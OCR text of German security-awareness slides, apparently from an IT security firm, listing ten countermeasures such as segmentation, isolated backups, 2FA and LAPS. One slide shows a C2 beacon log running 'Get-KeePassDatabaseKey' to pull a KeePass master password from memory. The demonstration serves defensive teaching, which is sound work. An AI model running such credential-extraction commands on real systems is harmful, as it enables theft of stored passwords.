
Maßnahmen: Microsoft 3-Tier-Segmentierung






9) … könnt ihr euch auf anderen Rechnern anmelden?

Maßnahmen: Inbound Ports sperren, Netzwerk-Segmentierung



10) … erreichbares Backup

Maßnahmen: Backup raus aus der Domain, raus aus dem Netzwerk




```
[+] host called home, sent: 358320 bytes
beacon> powershell Get-KeePassDatabaseKey
[*] Tasked beacon to run: Get-KeePassDatabaseKey
[+] host called home, sent: 30 bytes
[+] received output:


Database              : C:\Users\dfm.a\Documents\SecretDatabase.kdbx
KeyType               : KcpPassword
KeePassVersion        : 2.35.0.0
ProcessID             : 2232
ExecutablePath        : C:\Users\dfm.a\Desktop\KeePass-2.35\KeePass.exe
EncryptedBlobAddress  : 40025584
EncryptedBlob         : {191, 53, 73, 72...}
EncryptedBlobLen      : 32
PlaintextBlob         : {83, 117, 112, 101...}
Plaintext             : SuperSecretPassword!
KeyFilePath           :
```

Zusammenfassung

10 Wege aus der Cyber-Opferrolle

1. … 2-Faktor-Authentifizerung
2. … Vulnerability-Management-Prozess
3. … findest den besten Malware & Phishing Schutz
4. … reduziert und sichert eure Klartext-Kennwörter
5. … reduziert Admin-Rechte
6. … Tier-Segmentierung
7. … randomisiert lokale Admin-Passwörter (LAPS)
8. … verschlüsselt all eure Festplatten
9. … reduziert Kommunikationskanäle
10. … Isoliert das Backup

STRONG
INFORMATION TECHNOLOGY

"If you know the enemy and know yourself,

you need not fear the result of a hundred battles.

— *Sun Tzu, The Art of War*